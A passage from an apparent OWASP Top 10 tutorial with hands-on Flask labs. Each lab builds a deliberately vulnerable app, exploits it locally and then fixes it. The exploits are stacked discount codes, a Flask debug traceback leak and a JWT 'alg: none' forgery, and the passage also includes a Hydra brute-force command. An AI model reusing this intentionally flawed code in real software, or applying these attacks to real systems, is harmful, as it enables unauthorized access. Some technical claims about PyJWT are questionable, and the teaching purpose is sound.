    2: {"name": "Mechanical Keyboard", "price": 120.0}
}

# Discount codes and their values
DISCOUNTS = {
    "SAVE10": 10.0,  # $10 off
    "HALFOFF": 0.5   # 50% off
}

@app.route("/checkout", methods=["POST"])
def checkout():
    """
    Accepts JSON payload:
    {
        "product_id": 1,
        "discount_codes": ["SAVE10", "HALFOFF"]
    }
    """
    data = request.get_json()
    product_id = data.get("product_id")
```

```
    discount_codes = data.get("discount_codes", [])

    if product_id not in PRODUCTS:
        return jsonify({"error": "Invalid product"}), 400

    price = PRODUCTS[product_id]["price"]

    # INSECURE DESIGN: Apply all discount codes without checks
    for code in discount_codes:
        if code not in DISCOUNTS:
            continue
        discount = DISCOUNTS[code]
        if isinstance(discount, float) and discount < 1:  # Percentage
            price *= (1 - discount)
        else:
            price -= discount

    price = max(price, 0)  # Prevent negative price
    return jsonify({"final_price": round(price, 2)})

if __name__ == "__main__":
```

```
app.run(debug=True)
```

Step 3 – Run the app

```
Shell
python app.py
```

Step 4 – Exploit the design flaw

Use curl or Postman to send this POST request to /checkout:

```
Shell
curl -X POST http://127.0.0.1:5000/checkout \
 -H "Content-Type: application/json" \
 -d '{"product_id":1,
"discount_codes":["SAVE10","HALFOFF","SAVE10","HALFOFF"]}'
```

The final price will be **much lower than intended**, because the app allows reusing the same discount codes multiple times — the app is designed insecurely with no controls on discount usage.

Step 5 – Fix the design flaw

We'll:

- Allow only **one discount code per checkout**.
- Validate discount code existence.
- Reject multiple codes or duplicates.

Replace the /checkout route with:

```python
@app.route("/checkout", methods=["POST"])
def checkout():
    data = request.get_json()
    product_id = data.get("product_id")
    discount_codes = data.get("discount_codes", [])

    if product_id not in PRODUCTS:
        return jsonify({"error": "Invalid product"}), 400

    if len(discount_codes) > 1:
        return jsonify({"error": "Only one discount code allowed per checkout"}), 400

    price = PRODUCTS[product_id]["price"]

    if discount_codes:
        code = discount_codes[0]
        if code not in DISCOUNTS:
            return jsonify({"error": "Invalid discount code"}), 400
        discount = DISCOUNTS[code]
        if isinstance(discount, float) and discount < 1:
```

```
            price *= (1 - discount)
        else:
            price -= discount

    price = max(price, 0)
    return jsonify({"final_price": round(price, 2)})
```

Step 6 – Retest

Now run the same multiple discount code request — it will be rejected.

Try with one valid code, it will work correctly.

Summary

Insecure Design	Fixed Design
Multiple discount codes allowed without validation	Only one discount code accepted
No checks for duplicates or invalid usage	Strict validation on discount code presence and usage
Business logic flaw allows price manipulation	Enforces business rules at the design level

Awesome! Let's extend the insecure design lab by adding:

1. **User Accounts** (users must be logged in to checkout)
2. **Discount Usage Tracking** (each discount code can be used only once per user)
3. **Role-Based Controls** (admins can create discount codes)

Lab 2: Insecure Design Extended Lab: Secure E-Commerce Discounts with Users, Usage Tracking & RBAC

Step 1 – Set up project & dependencies

Shell

```
mkdir extended-insecure-design && cd extended-insecure-design

python -m venv venv

source venv/bin/activate

pip install flask

touch app.py
```

Step 2 – Full app.py code with comments

Python

```
from flask import Flask, request, jsonify, g, abort


app = Flask(__name__)
```

```
# Simulated "database" structures
USERS = {
    1: {"username": "alice", "role": "user"},
    2: {"username": "bob", "role": "user"},
    3: {"username": "admin", "role": "admin"},
}

PRODUCTS = {
    1: {"name": "Gaming Mouse", "price": 50.0},
    2: {"name": "Mechanical Keyboard", "price": 120.0}
}

DISCOUNTS = {
    "SAVE10": {"value": 10.0, "type": "fixed"},  # $10 off
    "HALFOFF": {"value": 0.5, "type": "percent"}  # 50% off
}

# Track which user used which discount code (to enforce single-use per user)
DISCOUNT_USAGE = {
    # user_id: set of used discount codes
    1: set(),
```

```
    2: set(),
    3: set(),
}

# Simple user "authentication" via ?user_id= query param
@app.before_request
def load_user():
    user_id = request.args.get("user_id", type=int)
    if user_id and user_id in USERS:
        g.user = USERS[user_id]
        g.user_id = user_id
    else:
        g.user = None
        g.user_id = None

def require_login():
    if not g.user:
        abort(401, "Authentication required")

def require_admin():
    require_login()
```

```
    if g.user["role"] != "admin":
        abort(403, "Admin access required")


@app.route("/checkout", methods=["POST"])
def checkout():
    require_login()
    data = request.get_json()
    product_id = data.get("product_id")
    discount_codes = data.get("discount_codes", [])

    if product_id not in PRODUCTS:
        return jsonify({"error": "Invalid product"}), 400

    # Only one discount code allowed per checkout
    if len(discount_codes) > 1:
        return jsonify({"error": "Only one discount code allowed per checkout"}),
400

    price = PRODUCTS[product_id]["price"]

    if discount_codes:
        code = discount_codes[0]
```

```
    if code not in DISCOUNTS:
        return jsonify({"error": "Invalid discount code"}), 400

    # Check if user already used this discount
    if code in DISCOUNT_USAGE[g.user_id]:
        return jsonify({"error": "Discount code already used"}), 400

    discount = DISCOUNTS[code]
    if discount["type"] == "percent":
        price *= (1 - discount["value"])
    else:
        price -= discount["value"]

    price = max(price, 0)

    # Record usage
    DISCOUNT_USAGE[g.user_id].add(code)

return jsonify({
    "final_price": round(price, 2),
    "user": g.user["username"],
```

```
        "used_discount": discount_codes[0] if discount_codes else None
    })


@app.route("/create-discount", methods=["POST"])
def create_discount():
    require_admin()
    data = request.get_json()
    code = data.get("code")
    value = data.get("value")
    dtype = data.get("type")  # "fixed" or "percent"

    if not code or not value or dtype not in ("fixed", "percent"):
        return jsonify({"error": "Invalid discount data"}), 400

    if code in DISCOUNTS:
        return jsonify({"error": "Discount code already exists"}), 400

    DISCOUNTS[code] = {"value": float(value), "type": dtype}
    # Initialize usage for all users
    for user_id in USERS:
        DISCOUNT_USAGE[user_id].add(code) if False else None  # No usage yet
```

```
    return jsonify({"msg": f"Discount code {code} created"})


@app.route("/discounts")
def list_discounts():
    require_login()
    return jsonify(DISCOUNTS)


@app.route("/users")
def list_users():
    require_admin()
    return jsonify(USERS)


if __name__ == "__main__":
    app.run(debug=True)
```

Step 3 – How to run and test

Run:

```
Shell
python app.py
```

Step 4 – Test with curl or Postman

Checkout as user 1 (alice), applying a discount:

```
Shell

curl -X POST http://127.0.0.1:5000/checkout?user_id=1 \

-H "Content-Type: application/json" \

-d '{"product_id":1, "discount_codes":["SAVE10"]}'
```

Try reusing the same discount code (should fail):

```
Shell

curl -X POST http://127.0.0.1:5000/checkout?user_id=1 \

-H "Content-Type: application/json" \

-d '{"product_id":1, "discount_codes":["SAVE10"]}'
```

Returns error: Discount code already used.

List all discounts as user 1 (allowed):

```
Shell

curl http://127.0.0.1:5000/discounts?user_id=1
```

Try creating a discount as a normal user (should fail):

```
Shell

curl -X POST http://127.0.0.1:5000/create-discount?user_id=1 \

-H "Content-Type: application/json" \
```

```
-d '{"code":"NEWYEAR", "value":20, "type":"fixed"}'
```

Returns 403 Admin access required.

Create discount as admin (user_id=3):

```
Shell
curl -X POST http://127.0.0.1:5000/create-discount?user_id=3 \
-H "Content-Type: application/json" \
-d '{"code":"NEWYEAR", "value":20, "type":"fixed"}'
```

Returns success message.

Summary of improvements:

Feature	Description
User Accounts	Login simulated with query param user_id
Discount Usage Tracking	Each user can use discount code only once
Role-Based Access Control	Admin-only endpoint to create new discount codes

Great! Let's build a more complete version of the app with:

- **Persistent storage** using SQLite
- **JWT-based authentication** for secure login

- **A simple frontend UI** to interact with the app

Full Extended Secure E-Commerce App Lab

Step 1 — Setup & dependencies

Create a project folder, set up a virtual environment, and install dependencies:

```shell
mkdir full-secure-ecommerce && cd full-secure-ecommerce

python -m venv venv

source venv/bin/activate

pip install flask flask_sqlalchemy flask_jwt_extended

touch app.py
```

Step 2 — Code for app.py

```python
from flask import Flask, request, jsonify, render_template, redirect, url_for

from flask_sqlalchemy import SQLAlchemy

from flask_jwt_extended import (

    JWTManager, create_access_token, jwt_required, get_jwt_identity

)

from werkzeug.security import generate_password_hash,
check_password_hash

import datetime
```

```
app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///ecommerce.db'
app.config['JWT_SECRET_KEY'] = 'super-secret-key'  # Change in production!
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False

db = SQLAlchemy(app)
jwt = JWTManager(app)

# Models
class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)
    role = db.Column(db.String(10), default='user')  # 'user' or 'admin'

    def set_password(self, password):
        self.password_hash = generate_password_hash(password)

    def check_password(self, password):
        return check_password_hash(self.password_hash, password)
```

```
class Product(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    name = db.Column(db.String(120), nullable=False)
    price = db.Column(db.Float, nullable=False)

class Discount(db.Model):
    code = db.Column(db.String(20), primary_key=True)
    value = db.Column(db.Float, nullable=False)
    type = db.Column(db.String(10), nullable=False)  # 'fixed' or 'percent'

class DiscountUsage(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)
    discount_code = db.Column(db.String(20), db.ForeignKey('discount.code'),
nullable=False)

    __table_args__ = (db.UniqueConstraint('user_id', 'discount_code',
name='unique_user_discount'),)

# Initialize DB and seed data
@app.before_first_request
def init_db():
```

```
db.create_all()
# Add default users if not exist
if not User.query.filter_by(username='admin').first():
    admin = User(username='admin', role='admin')
    admin.set_password('adminpass')
    db.session.add(admin)
if not User.query.filter_by(username='alice').first():
    alice = User(username='alice')
    alice.set_password('alicepass')
    db.session.add(alice)
if not Product.query.first():
    db.session.add_all([
        Product(name='Gaming Mouse', price=50.0),
        Product(name='Mechanical Keyboard', price=120.0)
    ])
if not Discount.query.first():
    db.session.add_all([
        Discount(code='SAVE10', value=10.0, type='fixed'),
        Discount(code='HALFOFF', value=0.5, type='percent')
    ])
db.session.commit()
```

```
# Routes

@app.route('/')
def home():
    return render_template('index.html')

@app.route('/login', methods=['POST'])
def login():
    username = request.json.get('username', None)
    password = request.json.get('password', None)
    user = User.query.filter_by(username=username).first()
    if not user or not user.check_password(password):
        return jsonify({"msg": "Bad username or password"}), 401

    access_token = create_access_token(identity=user.id,
expires_delta=datetime.timedelta(hours=1))
    return jsonify(access_token=access_token, username=user.username,
role=user.role)

@app.route('/products')
@jwt_required()
```

```
def products():
    prods = Product.query.all()
    return jsonify([{ "id": p.id, "name": p.name, "price": p.price } for p in prods])

@app.route('/discounts')
@jwt_required()
def discounts():
    discs = Discount.query.all()
    return jsonify([{ "code": d.code, "value": d.value, "type": d.type } for d in
discs])

@app.route('/checkout', methods=['POST'])
@jwt_required()
def checkout():
    user_id = get_jwt_identity()
    data = request.json
    product_id = data.get('product_id')
    discount_codes = data.get('discount_codes', [])

    product = Product.query.get(product_id)
    if not product:
        return jsonify({"error": "Invalid product"}), 400
```

```
    if len(discount_codes) > 1:
        return jsonify({"error": "Only one discount code allowed per checkout"}),
400

    price = product.price

    if discount_codes:
        code = discount_codes[0]
        discount = Discount.query.filter_by(code=code).first()
        if not discount:
            return jsonify({"error": "Invalid discount code"}), 400

        # Check usage
        used = DiscountUsage.query.filter_by(user_id=user_id,
discount_code=code).first()
        if used:
            return jsonify({"error": "Discount code already used"}), 400

        if discount.type == 'percent':
            price *= (1 - discount.value)
        else:
```

```
            price -= discount.value

        price = max(price, 0)

        # Record usage
        usage = DiscountUsage(user_id=user_id, discount_code=code)
        db.session.add(usage)
        db.session.commit()

    return jsonify({
        "final_price": round(price, 2),
        "used_discount": discount_codes[0] if discount_codes else None
    })

@app.route('/create-discount', methods=['POST'])
@jwt_required()
def create_discount():
    user_id = get_jwt_identity()
    user = User.query.get(user_id)
    if user.role != 'admin':
        return jsonify({"error": "Admin access required"}), 403
```

```
    data = request.json
    code = data.get('code')
    value = data.get('value')
    dtype = data.get('type')

    if not code or not value or dtype not in ('fixed', 'percent'):
        return jsonify({"error": "Invalid discount data"}), 400

    if Discount.query.filter_by(code=code).first():
        return jsonify({"error": "Discount code already exists"}), 400

    discount = Discount(code=code, value=float(value), type=dtype)
    db.session.add(discount)
    db.session.commit()

    return jsonify({"msg": f"Discount code {code} created"})

# Frontend Templates (simple)

@app.route('/app')
```

```
def app_page():
    return render_template('app.html')


# Run server
if __name__ == '__main__':
    app.run(debug=True)
```

Step 3 — Create frontend templates folder & files

Create folder templates/ and inside it:

templates/index.html

HTML

```
<!DOCTYPE html>
<html>
<head><title>Secure E-Commerce</title></head>
<body>
<h1>Welcome to Secure E-Commerce Demo</h1>
<p>Go to <a href="/app">App</a></p>
</body>
</html>
```

---

templates/app.html

HTML

```
<!DOCTYPE html>
<html>
<head>
  <title>E-Commerce App</title>
</head>
<body>
<h2>Login</h2>
<form id="loginForm">
  Username: <input type="text" id="username" required><br>
  Password: <input type="password" id="password" required><br>
  <button type="submit">Login</button>
</form>

<div id="appContent" style="display:none;">
  <h2>Products</h2>
  <ul id="productList"></ul>

  <h3>Checkout</h3>
  <select id="productSelect"></select><br><br>
  Discount code: <input type="text" id="discountCode"><br><br>
  <button id="checkoutBtn">Checkout</button>
```

```
    <h3>Create Discount (Admin Only)</h3>
    <input type="text" id="newCode" placeholder="Code"><br>
    <input type="number" id="newValue" placeholder="Value"><br>
    <select id="newType">
        <option value="fixed">Fixed ($ off)</option>
        <option value="percent">Percent (%) off</option>
    </select><br>
    <button id="createDiscountBtn">Create Discount</button>

    <h3>Messages</h3>
    <pre id="messages"></pre>
</div>

<script>
    let accessToken = '';
    let userRole = '';

    function showMessage(msg) {
        document.getElementById('messages').textContent = msg;
    }
```

```
document.getElementById('loginForm').onsubmit = async (e) => {
    e.preventDefault();
    const username = document.getElementById('username').value;
    const password = document.getElementById('password').value;

    const res = await fetch('/login', {
        method: 'POST',
        headers: {'Content-Type': 'application/json'},
        body: JSON.stringify({username, password})
    });
    const data = await res.json();

    if (res.ok) {
        accessToken = data.access_token;
        userRole = data.role;
        document.getElementById('loginForm').style.display = 'none';
        document.getElementById('appContent').style.display = 'block';
        loadProducts();
    } else {
        showMessage(data.msg || 'Login failed');
```

```
    }
};

async function loadProducts() {
    const res = await fetch('/products', {
        headers: {'Authorization': `Bearer ${accessToken}`}
    });
    const products = await res.json();
    const list = document.getElementById('productList');
    const select = document.getElementById('productSelect');
    list.innerHTML = '';
    select.innerHTML = '';
    products.forEach(p => {
        let li = document.createElement('li');
        li.textContent = `${p.name} - $${p.price}`;
        list.appendChild(li);

        let option = document.createElement('option');
        option.value = p.id;
        option.textContent = p.name;
        select.appendChild(option);
```

```
    });
}

document.getElementById('checkoutBtn').onclick = async () => {
    const productId = parseInt(document.getElementById
```

Security Misconfiguration

What is Security Misconfiguration?

Security misconfiguration occurs when security settings for an application, server, database, or any part of the technology stack are left in an insecure state, either by default or due to human error. These misconfigurations create exploitable weaknesses that attackers can leverage to gain unauthorized access, steal data, or disrupt services.

Misconfiguration is one of the most prevalent and dangerous vulnerabilities because it can exist at multiple levels—hardware, software, network, and even physical devices.

Why Does Security Misconfiguration Happen?

1. **Complexity of Systems:** Modern applications often rely on many layers — web servers, application servers, databases, cloud infrastructure, third-party services, APIs, etc. Each layer has its own configuration settings, and managing all securely is difficult.

2. **Default Settings:** Many software and hardware products ship with default configurations intended for ease of installation or development. These defaults are often insecure (e.g., default admin passwords, open ports, debugging

enabled).

3. **Lack of Awareness:** Developers or system administrators may not understand security implications of certain settings or might skip configuring security properly due to time constraints or lack of expertise.

4. **Inadequate Change Management:** Failure to document or review configuration changes can introduce weaknesses, especially when applying patches or deploying new versions.

5. **Missing Security Updates:** Not regularly updating or patching systems can leave known vulnerabilities exposed.

Common Examples of Security Misconfiguration

- **Default Credentials:** Admin interfaces or services still use default usernames/passwords like admin/admin or root/root.
- **Verbose Error Messages:** Detailed error messages with stack traces or database info are exposed to users, giving attackers clues.
- **Unrestricted File Uploads:** Improper restrictions on file uploads allowing execution of malicious scripts.
- **Exposed Debug Mode:** Debugging or developer tools enabled on production systems.
- **Open Cloud Storage:** Misconfigured cloud storage (like AWS S3 buckets) that are publicly accessible.
- **Excessive Permissions:** Files, directories, or services have overly permissive read/write/execute permissions.
- **Unnecessary Services Enabled:** Running unused services or APIs increases attack surface.
- **Insecure HTTP Headers:** Missing security headers like Content Security Policy, X-Frame-Options, etc.

- **Improper CORS Settings:** Allowing all origins to access APIs without restriction.

Risks and Impact

- **Unauthorized Access:** Attackers can gain control of admin consoles, databases, or user accounts.
- **Data Exposure:** Sensitive data such as credentials, personal user info, or business data can leak.
- **Remote Code Execution:** Misconfigured file uploads or services allow attackers to run malicious code.
- **Denial of Service:** Services may be disrupted by exposing debug endpoints or open ports.
- **Privilege Escalation:** Attackers can exploit improper permissions to escalate their access level.

How to Prevent Security Misconfiguration

- **Use Secure Defaults:** Always start with the most secure configuration and enable features only when needed.
- **Harden Environments:** Disable or remove unused services, ports, or accounts.
- **Change Default Passwords:** Enforce strong, unique passwords for all accounts.
- **Limit Error Details:** Show generic error messages in production; log detailed errors internally.
- **Apply Principle of Least Privilege:** Restrict permissions on files, services, and user accounts to minimum required.
- **Regular Patching:** Keep all software, dependencies, and OS up to date with security patches.

- **Automate Configuration Checks:** Use tools like automated scanners, Infrastructure as Code (IaC) security checks, or configuration management tools (Ansible, Chef, Puppet) to enforce secure settings.
- **Implement Security Headers:** Set HTTP headers to prevent clickjacking, XSS, and other attacks.
- **Restrict Access:** Use firewalls, VPNs, and IP whitelisting to limit access to admin interfaces and sensitive services.
- **Review and Audit:** Regularly audit configurations manually or with tools; review logs for anomalies.

Tools and Resources

- **Automated Scanners:** OWASP ZAP, Nessus, Qualys for scanning misconfigurations.
- **Cloud Security Tools:** AWS Config, Azure Security Center, GCP Security Command Center.
- **Configuration Linters:** Tools that check IaC templates for security best practices.

Real-World Example

In 2019, a massive data leak at a major credit bureau happened because an unsecured Elasticsearch server was left exposed on the internet with default configurations — no authentication, open to all. This exposed millions of sensitive records, illustrating the catastrophic impact misconfiguration can cause.

Awesome! Let's build a **hands-on lab demonstrating Security Misconfiguration** with a simple web app vulnerable due to misconfigured settings — and then we'll fix it.

Security Misconfiguration Lab: Exposed Admin Interface & Debug Mode

---

Lab Goal

- Show how leaving admin panel publicly accessible without authentication is a misconfiguration.
- Show how exposing Flask debug mode publicly leaks sensitive info.
- Fix these misconfigurations step-by-step.

Step 1 — Setup a vulnerable Flask app

Create a new folder and a file app.py with the following vulnerable code:

```python
from flask import Flask, request, abort


app = Flask(__name__)


# Vulnerable: Debug mode enabled publicly

app.config['DEBUG'] = True


# Publicly accessible admin panel (no auth!)

@app.route('/admin')

def admin():

    return "Welcome to the Admin Panel! Sensitive data here..."


@app.route('/')
```

```
def home():
    return "Welcome to the public homepage."

if __name__ == '__main__':
    app.run()
```

Step 2 — Run the app

Shell

```
python app.py
```

- The app runs on http://127.0.0.1:5000.
- Access / — public homepage.
- Access /admin — **admin panel without any login protection!**
- Since debug mode is ON, try to cause an error by visiting /cause-error (we'll add this next).

Step 3 — Add an error route to demonstrate debug info leakage

Add this route inside the app:

Python

```
@app.route('/cause-error')
```

```
def cause_error():
    # This will raise a division by zero exception
    1 / 0
```

Restart the app and visit: http://127.0.0.1:5000/cause-error

- Because debug mode is enabled, Flask shows the full traceback and an interactive debugger.
- This reveals source code and environment info — a major security risk.

Step 4 — Exploit the misconfiguration

- Anyone can access /admin and see admin info.
- Anyone can cause errors and see detailed debug info.
- This can be used to learn internal app structure, environment variables, and craft further attacks.

Step 5 — Fixing the misconfigurations

1. **Turn off debug mode in production**

Change:

```python
app.config['DEBUG'] = False
```

Or better yet, control with environment variables (not shown here for simplicity).

2. Add authentication to admin route

For simplicity, add a basic token check:

```python
@app.route('/admin')
def admin():
    token = request.args.get('token')
    if token != 'secret-admin-token':
        abort(403)
    return "Welcome to the Admin Panel! Sensitive data here..."
```

Restart the app and try accessing /admin without token query param — get a 403 Forbidden.

Access with /admin?token=secret-admin-token to enter.

3. Optional: Customize error handling

```python
@app.errorhandler(500)
def internal_error(error):
    return "An error occurred. Please try again later.", 500
```

Now /cause-error shows a generic message instead of the detailed traceback.

Full fixed code for reference

Python

```
from flask import Flask, request, abort


app = Flask(__name__)


# Disable debug mode in production

app.config['DEBUG'] = False


@app.route('/')

def home():

    return "Welcome to the public homepage."


@app.route('/admin')

def admin():

    token = request.args.get('token')

    if token != 'secret-admin-token':

        abort(403)

    return "Welcome to the Admin Panel! Sensitive data here..."


@app.route('/cause-error')

def cause_error():

    1 / 0  # Intentional error to test error handling
```

```
@app.errorhandler(500)
def internal_error(error):
    return "An error occurred. Please try again later.", 500

if __name__ == '__main__':
    app.run()
```

Summary

Vulnerability	Risk	Fix
Debug mode enabled	Leak source code & environment	Disable debug mode in production
Unprotected admin page	Unauthorized access	Require authentication (token, login)
Verbose error pages	Leak sensitive info on errors	Show generic error messages

Absolutely! Let's take a deeper look at **Vulnerable and Outdated Components**, one of the OWASP Top 10 security risks.

What Are Vulnerable and Outdated Components?

Vulnerable and Outdated Components refers to using software libraries, frameworks, modules, or even operating systems that:

- Have **known security flaws**
- Are **out of date** and missing critical patches
- Are **no longer maintained** or supported

Most modern applications rely on **third-party components** to avoid reinventing the wheel (e.g., npm packages for JavaScript, pip packages for Python, Docker base images, etc.). But using these components without verifying their security status introduces serious risks.

Why Is This Dangerous?

If you're using a library with a known vulnerability — even if your code is secure — attackers can exploit the weakness in that component to:

- **Gain unauthorized access**
- **Execute remote code**
- **Steal or alter data**
- **Take down your application**

Once a vulnerability in a popular library is disclosed, automated scanners and bots rapidly search for exposed systems using it. So, simply running outdated software can make you a target.

Examples

1. Log4Shell (CVE-2021-44228):
   A critical vulnerability in Apache Log4j (a logging library for Java). It allowed **Remote Code Execution (RCE)** and affected countless applications that didn't even realize they were using it.

2. jQuery Vulnerabilities:
   Older versions of jQuery (e.g., v1.7 or v1.8) had XSS flaws. Some websites still load these insecure versions from public CDNs.

3. Python Package Vulnerabilities:
   Packages like PyJWT and urllib3 have had serious security patches. Using old versions could allow token forgery or improper SSL verification.

4. WordPress Plugins:
   Many plugins go unmaintained. An outdated plugin can lead to full site compromise, even if WordPress itself is secure.

How to Detect Vulnerable Components

You can use tools that analyze your app's dependencies and alert you to security risks:

- SCA Tools (Software Composition Analysis):
  - OWASP Dependency-Check
  - Snyk
  - GitHub's Dependabot
  - npm audit / yarn audit (for Node.js)
  - pip-audit (for Python)
  - osv.dev (Open Source Vulnerabilities database)
- Manual Checks:

- Check package changelogs and security pages
- Look up CVEs (Common Vulnerabilities and Exposures)

How to Prevent This Vulnerability

1. **Inventory Your Components**
   - Know every external library, framework, service, plugin, and OS you rely on (including transitive dependencies).
2. **Use Trusted Sources**
   - Only install libraries from official or reputable repositories (e.g., PyPI, npmjs.org).
3. **Enable Automatic Updates**
   - Use tools like Dependabot or Renovate to automatically update dependencies.
4. **Pin Versions Carefully**
   - Don't use latest blindly. Lock to secure versions, and update with care.
5. **Patch Quickly**
   - When a vulnerability is discovered, apply patches or upgrade immediately — within 24–48 hours for critical issues.
6. **Run Vulnerability Scans Regularly**
   - Include them in CI/CD pipelines to catch issues early.
7. **Remove Unused Dependencies**

- Every extra library is a potential risk. Don't keep things you don't use.

8. **Use Containers with Known Security Posture**
    - Don't build on base images that haven't been updated. Use hardened and minimal images (e.g., Alpine Linux).

Real-World Risk Scenario

> You build a Node.js app and use an old version of the express package. It internally uses body-parser, which has a known DoS vulnerability. Your app gets hit with malformed requests that exhaust memory — now your service crashes repeatedly. A single outdated package brought down your entire system.

Summary

Aspect	Key Points
What it is	Using software with known vulnerabilities or that is outdated
Why it matters	Attackers exploit known flaws — even if *your* code is secure
What causes it	Lack of updates, unknown dependencies, no inventory or monitoring
How to fix/prevent	Use SCA tools, patch quickly, inventory components, scan in CI/CD

Common tools	Snyk, OWASP Dependency-Check, npm audit, pip-audit, Dependabot, osv.dev

Great! Let's build a **hands-on lab to demonstrate a Vulnerable and Outdated Component** using a simple Python Flask web app with a known vulnerable dependency. Then we'll fix it.

Vulnerable & Outdated Component Lab: Flask App with PyJWT

Goal

- Show how using an outdated version of the PyJWT package leads to an authentication bypass vulnerability.
- Fix the issue by upgrading and validating token signatures properly.

Step 1 — Set up the vulnerable app

Create a new project folder and a file named app.py.

Install an **old version** of PyJWT (v1.7.1 is known to be vulnerable):

```
Shell
pip install Flask==2.0.3 PyJWT==1.7.1
```

Now write the following Flask code:

Python

```
from flask import Flask, request, jsonify

import jwt  # PyJWT

import datetime


app = Flask(__name__)

SECRET_KEY = "supersecret"


@app.route('/login', methods=['POST'])

def login():

    username = request.json.get('username')

    if username != 'admin':

        return jsonify({'message': 'Only admin can login'}), 401


    token = jwt.encode({'user': username, 'exp': datetime.datetime.utcnow() +
datetime.timedelta(minutes=5)}, SECRET_KEY)

    return jsonify({'token': token.decode('utf-8')})


@app.route('/admin', methods=['GET'])

def admin():

    token = request.headers.get('Authorization')

    try:

        decoded = jwt.decode(token, SECRET_KEY)
```

```
        if decoded['user'] == 'admin':
            return jsonify({'message': 'Welcome to the admin panel!'})
        else:
            return jsonify({'message': 'Access denied'}), 403
    except jwt.ExpiredSignatureError:
        return jsonify({'message': 'Token expired'}), 401
    except Exception as e:
        return jsonify({'message': f'Invalid token: {str(e)}'}), 400

if __name__ == '__main__':
    app.run(debug=True)
```

Step 2 — Exploit the Vulnerability

PyJWT ≤ 1.7.1 is vulnerable to an **algorithm confusion attack**.

By changing the JWT's `alg` field to `"none"`, you can **bypass signature verification entirely**.

Steps:

1. Log in using:

```shell
curl -X POST http://127.0.0.1:5000/login -H "Content-Type: application/json" -d '{"username": "admin"}'
```

You'll get a valid JWT.

2. Now, manually craft a fake token with "alg": "none" using a tool like jwt.io:

- Header:

```
JSON
{
 "alg": "none",
 "typ": "JWT"
}
```

- Payload:

```
JSON
{
 "user": "admin",
 "exp": <some future timestamp>
}
```

Leave the signature **empty**. The app will accept it!

3. Send it to the /admin endpoint:

```
Shell
curl http://127.0.0.1:5000/admin -H "Authorization: <your_fake_token>"
```

You'll get access to the admin panel **without a valid signature**.

Step 3 — Fix the Vulnerability

1. **Upgrade PyJWT:**

```shell
pip install --upgrade PyJWT
```

Version 2.x and above no longer support "alg": "none" unless explicitly allowed (which you should never do in production).

2. **Update jwt.encode and jwt.decode usage for new version:**

Update the code to:

```python
token = jwt.encode({'user': username, 'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=5)}, SECRET_KEY, algorithm='HS256')


decoded = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
```

3. **Retest your fake token attack.**

Now it **fails**, because the new version of PyJWT strictly enforces valid algorithms and signed tokens.

Summary

Stage	Action
Initial setup	Flask + vulnerable PyJWT 1.7.1
Exploited	Bypass JWT signature with alg: none
Fixed	Upgraded PyJWT + enforced algorithms

Bonus Tools

- Use Snyk to scan for vulnerable packages.
- Use GitHub Dependabot to auto-detect outdated components.
- Try pip-audit:

```
Shell
pip install pip-audit

pip-audit
```

Sure! Let's explore **Identification and Authentication Failures**, a critical category in the OWASP Top 10. These failures are often the **front door** for attackers.

What Are Identification and Authentication Failures?

This category covers **weaknesses in login systems** — how users are identified (username/email) and authenticated (passwords, tokens, etc.).

An application suffers from **Identification and Authentication Failures** when it:

- Doesn't **properly verify user identities**
- Allows **weak or default credentials**
- Has flaws in **session management**
- Lacks **multi-factor authentication (MFA)**
- Exposes **login or token endpoints** to brute-force attacks

In simple terms: **attackers can log in when they shouldn't be able to.**

Why Is This Dangerous?

Once an attacker logs in — even as a regular user — they can often:

- Access sensitive data
- Escalate privileges
- Impersonate others
- Launch further attacks internally

If they gain admin access, they may take full control of your application or infrastructure.

Common Examples

1. Brute Force Attack

If your login form doesn’t limit failed attempts, attackers can guess passwords with scripts:

```shell
hydra -l admin -P rockyou.txt http://target/login
```

2. No Multi-Factor Authentication (MFA)

If someone steals or guesses a password, and no second factor is required, they’re in.

3. Session Fixation or Hijacking

Using predictable session tokens, or failing to rotate them after login, lets attackers impersonate users.

4. Credential Stuffing

Attackers use leaked username-password pairs from other sites. Without protection, reused credentials = easy access.

5. Exposed API Tokens

If a mobile app stores tokens insecurely or an API doesn't validate them properly, attackers can bypass login completely.

How to Detect These Failures

- Check if your login has **rate limits** or **lockout** after repeated failures.
- See if your session tokens are:
    - **Secure (HTTPS only)**
    - **Long and random**
    - **Rotated after login**
- Analyze authentication logic:
    - Does it allow **blank passwords**?
    - Can you bypass auth by tampering with cookies or headers?
- Run tools like:
    - OWASP ZAP
    - Burp Suite Intruder (for brute-force testing)
    - Hydra (for brute-force on login forms)

How to Prevent These Failures

Security Control	Description
MFA (Multi-Factor Auth)	Always require for sensitive accounts like admin or finance.
Rate limiting + lockout	Block brute-force attacks by locking accounts after N attempts or slowing down responses.
Strong password policy	Enforce minimum length, complexity, and prevent common passwords.
Session hardening	Use secure cookies, rotate tokens after login, invalidate on logout.
Secure password storage	Hash passwords with bcrypt, argon2, or PBKDF2, never store plain text.
Do not reveal auth errors	Say "Invalid credentials" instead of "Username not found" or "Wrong password".
Use proven frameworks	Avoid writing your own auth logic unless absolutely necessary.

Real-World Case

GitHub (2013):
A user found a race condition in GitHub's authentication flow that allowed

him to **bypass 2FA** under certain circumstances. This was patched quickly but highlighted how complex and critical authentication logic is.

Summary

Topic	Details
What it is	Weak login/authentication logic that allows unauthorized access
Why it's dangerous	Attackers can impersonate users or admins
Common issues	Brute-force, no MFA, session hijacking, exposed tokens, weak passwords
How to prevent	Use MFA, strong password policies, session security, rate limiting
Testing tools	OWASP ZAP, Burp Suite, Hydra

Lab: Brute-Force Attack on a Login Page (No Rate Limiting, No MFA)

Goal

- Simulate a login system that is vulnerable to brute-force attacks.
- Learn how weak authentication allows unauthorized access.

- Optionally, fix the vulnerability and harden the system.

Step 1 — Set Up the Vulnerable App

1.1 Install Required Packages

Shell

```
pip install Flask
```

1.2 Create the Flask App (app.py)

Python

```
from flask import Flask, request, render_template_string


app = Flask(__name__)


# Dummy credentials (normally stored securely in a database)
USERS = {
    "admin": "admin123",   # Weak password!
    "user": "userpass"
}


HTML = """
